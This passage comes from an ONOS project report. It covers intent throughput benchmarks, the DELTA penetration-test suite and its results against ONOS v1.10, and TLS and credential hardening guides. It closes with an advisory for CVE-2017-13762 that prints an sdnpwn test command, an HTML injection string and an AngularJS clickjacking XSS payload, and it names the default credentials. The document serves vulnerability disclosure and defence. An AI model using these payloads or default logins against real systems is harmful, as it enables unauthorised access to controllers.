[8] The detailed intent latency test plan and results are available at https://wiki.onosproject.org/x/pIQ0 and https://wiki.onosproject.org/x/yYbV.

© 2017 ONOS. All Rights Reserved.

1.3.4 Throughput of intent operations

Dynamic networks undergo changes of connectivity and forwarding policies on an ongoing basis. Since the ONOS intent subsystem is the basis for provisioning such policies, it needs to be able to cope with a steady stream of requests. ONOS capacity to process intent requests needs to increase proportionally to the size of the cluster.

The goal of the following performance tests is to measure the maximum sustained throughput of the intent subsystem with respect to submit and withdraw operations. The goal is also to demonstrate that as the cluster size grows, so does its overall capacity to process intents.

A single-node cluster should be able to process at least 20K intent operations per second and a 7-node cluster should have the capacity to process 100K intent operations per second. The scalability characteristics should be approximately linear with respect to the size of the cluster.

It is worth noting that the order-of-magnitude difference between flow vs. intent performance goals stems from the fact that intent operations are inherently more complex than flow operations and in most cases involves processing multiple flows. Intent processing involves additional layer of work delegation (per-key mastership) and additional state distribution for HA to assure that in case of an instance failure, another instance in the ONOS cluster will continue the work on the intents that were submitted or withdrawn.

Experiment setup

In order to measure the maximum capacity of the system, a self-throttling test application (*IntentPefInstaller*) has been developed. This application subjects the intent subsystem to a steady stream of intent operations and it adjusts the workload based on the gap between pending operations and completed operations to keep the system running at maximum, but not saturated.

Two variants of this experiment are measured. One where all intent operations are handled locally on the same instance and the other where intent operations are a mixture of locally and remotely delegated work. The latter represents a scenario, which is expected to be a typical case in production networks.

© 2017 ONOS. All Rights Reserved.

Results

The following is the summary of the results (see Figure 70):

- A single ONOS node can sustain more than 30K operations per second.
- 7-node ONOS cluster can sustain more than 200K operations per second.
- By comparison with Blackbird release, single node throughput stays the same and multi node throughput is increased by ~25% on average.



Figure 70: Intent throughput performance

The linear scale-out characteristics of these results indicate that the design of the ONOS intent and flow subsystems successfully enables parallel processing of multiple independent operations in order to fold latencies and to achieve sustainable high throughput.[9]

[9] The detailed intent throughput test plan and results are available at https://wiki.onosproject.org/x/yYbV and https://wiki.onosproject.org/x/y4bV.

© 2017 ONOS. All Rights Reserved.

2. Security Analysis

We describe in the following two main activities conducted during the reporting period: the Delta testing framework and the configuration bugs and threats identification.

2.1 Delta implementation and analysis

Contributors: Sandra Scott-Hayward (QUB), Dylan Smyth (CIT), You Wang (ONF)

2.1.1 Introduction to Delta

DELTA is a penetration testing framework that regenerates known attack scenarios for diverse test cases [4]. This framework also provides the capability of discovering unknown security problems in SDN by employing a fuzzing technique. The Delta test setup is illustrated in Figure 71 with the components described below.



Figure 71: Delta Test Architecture

- Agent-Manager is the control tower. It takes full control over all the agents deployed to the target SDN network.
- Application-Agent is a legitimate SDN application that conducts attack procedures and is controller-dependent. The known malicious functions are implemented as application-agent functions.
- Channel-Agent is deployed between the controller and the OpenFlow-enabled switch. The agent sniffs and modifies the unencrypted control messages. It is controller-independent.

© 2017 ONOS. All Rights Reserved.

- Host-Agent behaves as if it was a legitimate host participating in the target SDN network. The agent demonstrates an attack in which a host attempts to compromise the control plane.

A subset of the Delta tests have been run against ONOS v1.10. The description of these specific controller-related tests are provided in Section 2.1.2 with the analysis provided in Section 2.1.3.

2.1.2 Tests description

Test Suite 2.1 tests the response of the controller to incorrect OpenFlow messages. This is effectively testing for a secure controller interface to the data plane.

2.1.010 Malformed Version Number

This tests for controller protection against communication with mismatched OpenFlow versions. This is to avoid the possibility of manipulating the network function by use of mismatched network commands. It also increases the workload for a rogue network element to attempt to impersonate another network element. A controller-switch connection is established. An OFPT_PACKET_IN message is created with the version 1.3 (0x04) if version 1.0 (0x01) was negotiated, or vice-versa. This OFPT_PACKET_IN message is then sent to the controller from the switch. The test verifies that the controller returns an error message.

Test Pass if an error message is generated by the controller, Test Fail otherwise.

2.1.020 Corrupted Control Message Type

This tests for controller protection against control messages with corrupted content. The attack could be to modify the network function without detection. The test verifies that the controller sends an error message when it receives a control message with an unsupported message type. In this test an OFPT_PACKET_IN message is created with an extra “0xcc” added onto a valid message type.

Test Pass if an error message is generated by the Controller, Test Fail if no error handling.

2.1.030 Handshake without Hello Message

This tests for controller protection against an incomplete control connection left open. The controller sends a Hello message to the switch, but the switch does not reply with

© 2017 ONOS. All Rights Reserved.

Hello. After waiting for the allowed connection time to elapse, the controller connection to the switch is checked. This test checks that an incomplete legitimate connection is torn down to avoid a rogue controller or network element taking over the open connection.

Test Pass if the controller has terminated the connection to the switch, Test Fail if the connection is live.

2.1.040 Control Message before Hello Message

This tests for controller protection against control communication prior to completed connection establishment. The test verifies that the controller will not process a control message from the switch (potential rogue network element) before the completion of a connection setup (secure connection establishment). In this test the OFPT_HELLO messages are not exchanged between the controller and switch to initialise the connection setup. Instead, a Packet-In message is created and sent to the controller.

Test Pass if the controller does not respond to the switch, Test Fail if the controller replies to the switch.

2.1.060 Un-flagged Flow Remove Message Notification

This tests for controller protection against unacknowledged manipulation of the network. This test checks the controller response when it receives a flow removed message for which it had not sent a deletion request through setting the OFPFF_SEND_FLOW_REM flag. In the test a OFPT_FLOW_REMOVED message is built which was not requested by the controller.

Test Pass if the controller ignores the message, Test Fail if the message is processed.

Test Suite 3.1 focusses on the security of the controller design. The tests include potential attack scenarios and compromise by malicious applications.

3.1.010 Packet-In Flooding

This tests for controller protection against packet-in flooding. Cbench is used to generate a volume of packet-in events leading to stressed controller communication.

© 2017 ONOS. All Rights Reserved.

Test Pass if the controller processes the packet-in events - measured by the difference in network latency pre- and post-attack, Test Fail if the controller communication is overloaded.

3.1.020 Control Message Drop

This tests for controller protection against an application dropping control messages. This test checks if it is possible for a malicious application in a service chain to drop a message such that the subsequent applications in the chain do not receive it.

Test Pass if the application is prevented from dropping a message.

3.1.030 Infinite Loop

This tests for controller protection against an application creating an infinite loop. The test verifies if it is possible for a malicious application to prevent continuation through the service chain by entering an infinite loop.

Test Pass if the message is received by the intended end-host.

3.1.040 Internal Storage Abuse

This tests for controller protection against an application manipulating the network information base.

Test Pass if the application is prevented from removing an item from the network topology view.

3.1.060 Switch Identification Spoofing

This tests for switch protection against ID spoofing. The test verifies if the switch ID field within an OpenFlow control message can be falsified.

Test Pass if the controller does not connect to the switch with spoofed ID.

3.1.070 Flow Rule Modification

This tests for switch protection against an application modifying a flow rule. The test checks whether a malicious application can send an OFPFC_MODIFY message that causes the switch to modify an existing flow table entry and alter network behaviour.

Test Pass if the flow rule modify fails.

© 2017 ONOS. All Rights Reserved.

3.1.080 Flow Table Clearance

This tests for controller protection against flow table flushing. This test checks if a malicious application can cause the controller to send OFPFC_DELETE messages to have entries of the flow table of a switch deleted.

Test Pass if the flow table clearance is successful - measured by the difference in network latency pre- and post-attack.

3.1.100 Application Eviction

This tests for controller protection against one application uninstalling another application. The test checks if a malicious application is able to remove another application.

Test Pass if the target application is not removed.

3.1.110 Memory Exhaustion

This tests for controller protection against an application exhausting controller memory. The test checks if an application can continuously allocate memory to itself to use up all available system memory.

Test Pass if it is not possible for a single application to drain memory resources.

3.1.120 CPU Exhaustion

This tests for controller protection against an application exhausting controller CPU. The test checks if it is possible for a malicious application to exhaust CPU resources by continuously creating working threads.

Test Pass if it is not possible for a single application to drain CPU resources.

3.1.130 System Variable Manipulation

This tests for controller protection against an application manipulating a system variable. This test checks if an attacker can alter the system time, which would force the controller to disconnect from any connected switches.

Test Pass if all switches remain connected to the controller.

3.1.140 System Command Execution

This tests for controller protection against an application accessing a system command.

© 2017 ONOS. All Rights Reserved.

Test Pass if the application is prevented from running the “exit” command, Test Fail if the “exit” command is successful and the controller is shutdown.

3.1.170 Eavesdrop

This tests for controller protection against a malicious host sniffing the control channel.

Test Pass if OpenFlow messages cannot be read from the control channel, Test Fail if OpenFlow messages can be read and information can be extracted from them.

3.1.180 Man-In-The-Middle Attack

This tests for controller protection against a man-in-the-middle attack.

Test Pass if OpenFlow messages cannot be read from the control channel, Test Fail if OpenFlow messages can be intercepted and modified.

3.1.190 Flow Rule Flooding

This tests for switch protection against flow rule flooding. The test checks if an attacker can fill a switch flow table with falsified flow rules.

Test Pass if the application is prevented from installing a large number of flow rules on the switch. Test Fail if the switch flow table is overflowed.

3.1.200 Switch Firmware Misuse

This tests for switch protection against an application installing unsupported flow rules. The test verifies if an attacker is able to create and install flow rules in the flow table of a switch that are not supported by that particular type of switch.

Test Pass if the unsupported flow rule is prevented from being installed on the switch. Test Fail if the controller allows the rule to be installed.

2.1.3 Results

The results of running the Delta tests against ONOS v1.10 are provided in Table 3.

These have been independently verified on a testbed consisting of 3 Virtual Machines (VMs) with the host machine acting as the Delta Agent Manager. Each VM had 4GB of RAM with a 2-core CPU. The Delta agents were distributed among the VMs.

© 2017 ONOS. All Rights Reserved.

Table 3: Delta Test Results for ONOS v1.10

Test Case	Result
2.1.010 Malformed Version Number	FAIL
2.1.020 Corrupted Control Message Type	FAIL
2.1.030 Handshake without Hello Message	FAIL
2.1.040 Control Message before Hello Message	PASS
2.1.060 Un-flagged Flow Remove Message Notification	UNKNOWN
3.1.010 Packet-In Flooding	FAIL
3.1.020 Control Message Drop	FAIL
3.1.030 Infinite Loop	FAIL
3.1.040 Internal Storage Abuse	PASS
3.1.060 Switch Identification Spoofing	PASS
3.1.070 Flow Rule Modification	PASS
3.1.080 Flow Table Clearance	FAIL
3.1.100 Application Eviction	FAIL
3.1.110 Memory Exhaustion	PASS
3.1.120 CPU Exhaustion	PASS
3.1.130 System Variable Manipulation	FAIL
3.1.140 System Command Execution	FAIL
3.1.170 Eavesdrop	FAIL
3.1.180 Man-In-The-Middle attack	FAIL
3.1.190 Flow Rule Flooding	FAIL
3.1.200 Switch Firmware Misuse	PASS

A number of the tests fail. There are several reasons for this and several potential configuration changes that could mitigate these vulnerabilities.

© 2017 ONOS. All Rights Reserved.

For test suite 2.1 (controller response to incorrect OpenFlow messages), the failed tests could be addressed by introducing bounds and state checking. It is proposed to raise these required changes via jira tickets.

For test suite 3.1 (security of the controller design), a number of the tests could pass (e.g. 3.1.170/180) if the communication between the controller and the switch was secured (e.g. using TLS). Some of the malicious application tests could pass (e.g. 3.1.40/70/100) if an application permissions mechanism was introduced. This would limit the actions permitted by individual applications. Security-Mode ONOS is a starting point for this function.

The individual test results will be reviewed and jira tickets raised to address the relevant code or architectural changes.

Some recommended security configuration steps are described in the next section.

2.2 ONOS configuration issues and vulnerabilities

2.2.1 ONOS configuration issues

Contributors: Sandra Scott-Hayward (QUB), Dylan Smyth (CIT)

This section details common configuration related security issues with the ONOS system. Many of these issues exist out-of-the-box and require manual configuration to remediate. For each identified issue, a configuration guide is provided. For completeness, all required steps are included in each guide. For example, the steps for key generation appear in each guide. The content of the configurable commands in the guides (e.g. passwords, hostnames, directories etc.) should be adjusted, as appropriate.

HTTPS not configured for the Northbound Interface

Access to the ONOS Northbound Interface (Web UI and REST API) is provided over HTTP. While user authentication is required by default, HTTPS, and therefore secure data transfer between client and server, is not. HTTPS must be enabled and configured manually to ensure secure communication with the ONOS Northbound Interface. Failure to provide secure communication with the Northbound Interface can allow an attacker to observe and modify data exchanged between the client and the ONOS server.

© 2017 ONOS. All Rights Reserved.

Configuration Guide:

1. Generate a Key/Certificate

The following command will generate a new key and add it to the keystore. The 'alias', 'storepass', 'validity', and 'keysize' values can be modified to suit requirements. The 'keyalg' value is best left as RSA, as the default DSA value can cause problems in some browsers.

```
sdn@server:~/onos$ keytool -genkey -keyalg RSA -alias jetty.jks -storepass 222222 -validity
360 -keysize 2048 -keystore $ONOS_ROOT/apache-karaf-3.0.8/etc/keystore

What is your first and last name?
  [Unknown]:  sdn rocks
What is the name of your organizational unit?
  [Unknown]:  config-guide
What is the name of your organization?
  [Unknown]:  onosproject.org
What is the name of your City or Locality?
  [Unknown]:  anycity
What is the name of your State or Province?
  [Unknown]:  anystate
What is the two-letter country code for this unit?
  [Unknown]:  us
Is CN=sdn rocks, OU=config-guide, O=onosproject.org, L=anycity, ST=anystate, C=us correct?
  [no]:  yes
Enter key password for <onos>
(RETURN if same as keystore password):

sdn@server:~/onos$
```

2. Modify Configuration

Once a key has been generated, the file '$ONOS_ROOT/apache-karaf-3.0.8/etc/org.ops4j.pax.web.cfg' should be modified to look like the configuration below. Passwords should be set according to what was configured in Step 1.

```
org.osgi.service.http.port=8181
org.osgi.service.http.port.secure=8443

org.osgi.service.http.enabled=true
org.osgi.service.http.secure.enabled=true
```

© 2017 ONOS. All Rights Reserved.

```
org.ops4j.pax.web.ssl.keystore=etc/keystore
org.ops4j.pax.web.ssl.password=222222
org.ops4j.pax.web.ssl.keypassword=222222

org.ops4j.pax.web.session.url=none
org.ops4j.pax.web.config.file=./etc/jetty.xml
```

The passwords stored in the configuration can be obfuscated using the jetty-util jar file. This file can usually be found in '/usr/share/jetty/lib/' if Jetty is installed. To get the obfuscated version of the password, the following command should be used, where "<jetty version>" is replaced with the correct version number:

```
sdn@server:~/onos$ java -cp /usr/share/jetty/lib/jetty-util-<jetty version>.jar \
org.eclipse.jetty.util.security.Password 222222

222222
OBF:18xr18xr18xr18xr18xr18xr
MD5:e3ceb5881a0a1fdaad01296d7554868d
```

The plaintext passwords in the 'org.ops4j.pax.web.cfg' file can then be replaced with the obfuscated version as follows:

```
org.ops4j.pax.web.ssl.password=OBF:18xr18xr18xr18xr18xr18xr
org.ops4j.pax.web.ssl.keypassword=OBF:18xr18xr18xr18xr18xr18xr
```

It is worth noting that obfuscation is not the same as encryption. It is possible to retrieve the plaintext password from the obfuscated version. Obfuscation simply protects passwords from casual viewing.

3. Connecting Over HTTPS

The ONOS web UI is accessed over HTTPS using the following URL: https://localhost:8443/onos/ui.[10]

Further information on configuring HTTPS can be found in [10].

[10] Most browsers will not trust the certificate and will need a security exception to be added. A trusted certificate can be acquired by having a Certified Authority (CA) sign the generated key/certificate.

© 2017 ONOS. All Rights Reserved.

SSL not configured for the Southbound Interface

By default, the ONOS Southbound interface does not encrypt data or authenticate connected devices. By enabling SSL, communication between the ONOS server and data plane devices is encrypted, preventing observation and manipulation of control channel traffic. Moreover, SSL allows the ONOS server and data plane devices to authenticate one another upon connection.

Configuration Guide

1. Generate a Key/Certificate for ONOS

The following command will generate a new key:

```
sdn@server:~/onos$ keytool -genkey -keyalg RSA -alias onos -keystore
apache-karaf-3.0.8/etc/keystore -storepass 222222 -validity 360 -keysize 2048

What is your first and last name?
  [Unknown]:  sdn rocks
What is the name of your organizational unit?
  [Unknown]:  config-guide
What is the name of your organization?
  [Unknown]:  onosproject.org
What is the name of your City or Locality?
  [Unknown]:  anycity
What is the name of your State or Province?
  [Unknown]:  anystate
What is the two-letter country code for this unit?
  [Unknown]:  us
Is CN=sdn rocks, OU=config-guide, O=onosproject.org, L=anycity, ST=anystate, C=us correct?
  [no]:  yes
Enter key password for <onos>
(RETURN if same as keystore password):
```

As this certificate will be used by OvS which supports PEM files, the keystore will have to be converted from a .jks to a PEM file with a 2-step process. First the .jks keystore must be converted to a .p12 using the following command:

```
sdn@server:~/onos$ keytool -importkeystore -srckeystore apache-karaf-3.0.8/etc/keystore
-destkeystore onos.p12 -srcstoretype jks -deststoretype pkcs12

Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
```

© 2017 ONOS. All Rights Reserved.

```
Entry for alias onos successfully imported.
Import command completed:  1 entries successfully imported, 0 entries failed or cancelled

sdn@server:~/onos$ ls
onos.p12 ...
```

The .p12 file can then be converted to a PEM file using the following command:

```
sdn@server:~/onos$ openssl pkcs12 -in onos.p12 -out onos.pem

Enter Import Password:
MAC verified OK
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:

sdn@server:~/onos$ ls
onos.p12 onos.pem ...
```

The certificate contained in the ‘onos.pem’ file now needs to be copied to a separate file called ‘cacert.pem’ This can be done using the following command:

```
sdn@server:~/onos$ awk 'split_after == 1 {n++;split_after=0} /-----END ENCRYPTED PRIVATE
KEY-----/ {split_after=1} {print > "cacert" n ".pem"}' < onos.pem; mv cacert1.pem cacert.pem

sdn@server:~/onos$ ls
cacert.pem onos.p12 onos.pem ...
```

2. Copy Key to OvS

The ‘cacert.pem’ file now needs to be copied to ‘/var/lib/openvswitch/pki/controllerca/’ on the host running OvS.

```
sdn@server:~/onos$ scp ./cacert.pem sdn@ovs:/var/lib/openvswitch/pki/controllerca/

<Swap over to host running OvS>

sdn@ovs:/var/lib/openvswitch/pki/controllerca/$ ls
cacert.pem
```

© 2017 ONOS. All Rights Reserved.

3. Generate SSL Key/Certificate for OvS

A certificate must now be generated on the host running OvS:

```
sdn@ovs:~$ cd /etc/openvswitch

sdn@ovs:/etc/openvswitch$ sudo ovs-pki req+sign sc switch

sc-req.pem    Thu Jul 13 12:40:09 IST 2017
    fingerprint 8b290c131ae8d5d1b52f9b11a2fe263a2abbfb9c

sdn@ovs:/etc/openvswitch$ ls
sc-cert.pem  sc-privkey.pem  sc-req.pem  ...
```

OvS now needs to be configured to use the new keys:

```
sdn@ovs:/etc/openvswitch$ sudo ovs-vsctl set-ssl /etc/openvswitch/sc-privkey.pem \
/etc/openvswitch/sc-cert.pem /var/lib/openvswitch/pki/controllerca/cacert.pem
```

4. Copy Key to ONOS

Copy the ‘sc-cert.pem’ file to ONOS.

```
sdn@ovs:/etc/openvswitch$ scp ./sc-cert.pem sdn@server:~/onos

<Swap over to host running ONOS>

sdn@server:~/onos$ ls
cacert.pem onos.p12 onos.pem sc-cert.pem ...
```

Next import the OvS key to the ‘onos.jks’ keystore:

```
sdn@server:~/onos$ keytool -importcert -file sc-cert.pem -keystore
apache-karaf-3.0.8/etc/keystore
```

© 2017 ONOS. All Rights Reserved.

The following line now needs to be added to the '$ONOS_ROOT/bin/onos-service' file to enable SSL between the ONOS server and the OvS switches: [11]

export JAVA_OPTS="${JAVA_OPTS:--DenableOFTLS=true
-Djavax.net.ssl.keyStore=$ONOS_ROOT/apache-karaf-3.0.8/etc/keystore
-Djavax.net.ssl.keyStorePassword=222222 -Djavax.net.ssl.trustStore=/home/sdn/wiki/onos.jks
-Djavax.net.ssl.trustStorePassword=222222}"

TLS not configured for inter-controller communication

Inter-controller communication exchanged at the East/Westbound interface does not provide secure communication by default, allowing observation and modification of inter-controller traffic. TLS can and should be enabled for inter-controller communications to ensure communication within an ONOS cluster is secure.

Configuration Guide:

1. Generate a key on each ONOS server

On each onos server, generate a new key with an alias unique to that server:

```
sdn@server:~/onos$ keytool -genkey -keyalg RSA -alias onos-<server hostname>   -keystore
apache-karaf-3.0.8/etc/keystore -storepass 222222 -validity 360 -keysize 2048

What is your first and last name?
  [Unknown]:  sdn rocks
What is the name of your organizational unit?
  [Unknown]:  config-guide
What is the name of your organization?
  [Unknown]:  onosproject.org
What is the name of your City or Locality?
  [Unknown]:  anycity
What is the name of your State or Province?
  [Unknown]:  anystate
What is the two-letter country code for this unit?
  [Unknown]:  us
Is CN=sdn rocks, OU=config-guide, O=onosproject.org, L=anycity, ST=anystate, C=us correct?
  [no]:  yes
Enter key password for <onos>
(RETURN if same as keystore password):
```

2. Get the Certificates

[11] Further information can be found on the ONOS Wiki: "Configuring OvS connection using SSL/TLS with self-signed certificates", https://wiki.onosproject.org/pages/viewpage.action?pageId=6358090

© 2017 ONOS. All Rights Reserved.

The certificate for the newly generated key on each ONOS instance will now need to be distributed among the other ONOS instances. To do this the key should be converted to a .p12 file and then to a PEM file, as follows:

```
sdn@server:~/onos$ keytool -importkeystore -srckeystore apache-karaf-3.0.8/etc/keystore
-destkeystore onos.p12 -srcstoretype jks -deststoretype pkcs12

sdn@server:~/onos$ openssl pkcs12 -in onos.p12 -out onos.pem

sdn@server:~/onos$ ls
onos.pem ...
```

The certificate can now be extracted from the PEM file using the following command. The output file for this command should be adjusted to ensure that it is unique for each ONOS server. This will make it easier to manage when transporting certificates between instances.

```
sdn@server:~/onos$ awk 'split_after == 1 {n++;split_after=0} /-----END ENCRYPTED PRIVATE
KEY-----/ {split_after=1} {print > "cacert" n ".pem"}' < onos.pem; mv cacert1.pem cert.pem

sdn@server:~/onos$ mv cert.pem onos-<hostname>-cert.pem
```

3. Copy Certificates to each ONOS Server

Each ONOS instance in the cluster will need the certificate for every other ONOS instance. The certificates can be copied using the following command. This command should be repeated for each certificate and each instance.

```
sdn@server:~/onos$ scp ./onos-<hostname>-cert.pem sdn@otherserver:~/onos/
```

4. Import the Certificates

Each ONOS instance will need the certificates for every other instance in its keystore. The certificates can be imported using the following command:

```
sdn@server:~/onos$ keytool -importcert -file onos-<hostname>-cert.pem -keystore
apache-karaf-3.0.8/etc/keystore
```

© 2017 ONOS. All Rights Reserved.

```
...

Trust this certificate? [no]:  yes

Certificate was added to keystore
```

5. Modify ONOS Launch Script

The ONOS launch script ‘onos-service’ located in the ‘$ONOS_ROOT/bin/’ directory contains a line to enable TLS for Netty, the communication framework used for inter-controller communication. Uncomment the line and ensure the ‘keystore’ and ‘truststore’ point to the keystore used in the commands above.

export JAVA_OPTS="${JAVA_OPTS:--DenableNettyTLS=true
-Djavax.net.ssl.keyStore=/home/sdn/onos/apache-karaf-3.0.8/etc/keystore
-Djavax.net.ssl.keyStorePassword=222222
-Djavax.net.ssl.trustStore=/home/sdn/onos/apache-karaf-3.0.8/etc/keystore
-Djavax.net.ssl.trustStorePassword=222222}"

Default Credentials (REST API, Web UI, Karaf CLI)

The "onos:rocks" and "karaf:karaf" username and password pairs are enabled by default and allow equal access to the REST API, the ONOS Web UI, and the Karaf CLI. These credentials should be removed and new credentials added using the 'onos-user-password' script available with ONOS.

Configuration Guide:

User Management

User credentials can be managed manually by accessing the '$ONOS_ROOT/apache-karaf-3.0.8/etc/users.properties' file. However, the script 'onos-user-password' script, provided in the '$ONOS_ROOT/bin' directory, is designed to make user management simple.

Adding a User

© 2017 ONOS. All Rights Reserved.

The following command will add a new user to ONOS with username 'sdn' and password 'sdniscool':

```
sdn@server:/onos/bin$ ./onos-user-password sdn sdniscool
```

This user and password combination will be valid for the REST API, the Web UI, and the Karaf CLI. When a new user is added, the default credentials “onos:rocks” are automatically removed.

Removing a User

The ‘onos-user-password’ script can also be used to remove users. The following command will remove the “karaf:karaf” default user:

```
sdn@server:~/onos/bin$ ./onos-user-password karaf --remove
```

2.2.2 Security Vulnerabilities - Bug Fixes

Contributors: Dylan Smyth (CIT)

Web Interface HTML Injection and Persistent XSS

CVE ID

CVE-2017-13762

Description

The ONOS Web UI was found to be vulnerable to HTML Injection [5] and Cross-Site Scripting (XSS) [6]. Switch information such as ‘Software Description’, ‘Hardware Description’, and ‘Manufacturer Description’ were retrieved from data plane devices and displayed within the UI without being sanitized. A rogue switch could therefore provide HTML in place of a correct value and have this injected into the ONOS Web UI. XSS was also possible by exploiting vulnerabilities in the AngularJS version used by ONOS. The unsanitized switch information was saved by ONOS which allowed the HTML Injection and XSS to persist after a malicious switch has disconnected. It was also

© 2017 ONOS. All Rights Reserved.

found that these issues could be used to perform Cross-Site Request Forgery (CSRF) [7] if the ONOS Web UI user was authenticated with the ONOS REST API.

Affected versions

ONOS 1.8.x Ibis, 1.9.x Junco, 1.10.x Kingfisher, 1.11.x (Current Master as of July 2017) are confirmed to be affected.

Patch commit(s)

1.8.x	https://gerrit.onosproject.org/#/c/14148/ https://gerrit.onosproject.org/#/c/14179/
1.9.x	https://gerrit.onosproject.org/#/c/14170/ https://gerrit.onosproject.org/#/c/14182/
1.10.x	https://gerrit.onosproject.org/#/c/14066/ https://gerrit.onosproject.org/#/c/14067/ https://gerrit.onosproject.org/#/c/14069/
1.11.x	https://gerrit.onosproject.org/#/c/14031/ https://gerrit.onosproject.org/#/c/14049/ https://gerrit.onosproject.org/#/c/14050/

Patched versions

The affected versions detailed in the patch commit table have been patched.

Testing for this vulnerability

The sdnpwn framework can be used to test for this vulnerability. A configuration for the 'of-switch' module is available which contains simple exploits for both the HTML Injection and XSS issues. The following command will execute the sdnpwn 'of-switch' module with the relevant configuration:

./sdnpwn of-switch -c <CONTROLLER_IP> -p <CONTROLLER_PORT> -r switch_confs/onos_htmlinj_xss.conf



Figure 72: Executing the sdnpwn of-switch module with ONOS XSS configuration

Once the sdnpwn switch is connected, it will show as a device on the ONOS Web UI. The exploit can be triggered in two ways; (1) by navigating to the ‘Devices’ page and

© 2017 ONOS. All Rights Reserved.

clicking on the relevant device, or (2) by clicking on the relevant device on the ‘Topology’ view. Both methods will result in the device information panel being displayed in the bottom right hand corner of the UI and the exploits being triggered.

Figure 72 shows the ONOS topology view after the device panel has been displayed with information on the connected sdnpwn switch. Both the HTML Injection and XSS issues are shown to have been successfully exploited here. First of all, note the device ‘Vendor’ information. A string “<h3 style='color:#FF0000'>HTML INJ</h3>” has been injected here. The colouring and size of the text, along with the fact that the text is only “HTML INJ” and not the entire HTML string shows that the HTML has been executed. The XSS is explained next.

As the ONOS Web UI is built using AngularJS, a simple XSS exploit is not possible. For example, injecting “<script>alert()</script>” to the UI would not work. However, script execution is possible by exploiting a vulnerability in AngularJS itself. ONOS 1.9.0 uses Angular 1.3.5, a version which has several public vulnerabilities associated with it. One such vulnerability was selected to demonstrate that XSS was possible within the ONOS UI. The vulnerability exists due to the ‘usemap’ attribute not being blacklisted. This attribute can be used with an ‘img’ tag to point to a ‘map’ element which can contain JavaScript within an inner ‘area’ element. However, this requires the user to click on the image tag for the JavaScript within it to be executed. The following exploit was created to leverage the Angular vulnerability and achieve XSS on the ONOS UI:

<map name='foo'><area href=\"javascript:alert('Clickjacking used to execute XSS');\" shape=default></area>

Once the above string has been loaded into the Web UI through the device information panel, it will create an ‘img’ element which is transparent and covers the entire UI. This is a common method used for ‘clickjacking’, a term which describes an attack used to capture a user’s click. With the ‘img’ element overlaid on the web page, any attempt by the user to click anything will result in the JavaScript contained within the exploit being executed. The result of the first stage of this exploit is shown in Figure 73. Note the ‘href’ information shown at the bottom left of the image, and the icon on the top left. This shows that the ‘img’ element has been overlaid on the page. Once the ‘img’ element has been clicked, an alert dialogue appears. This is shown in Figure 74.

© 2017 ONOS. All Rights Reserved.

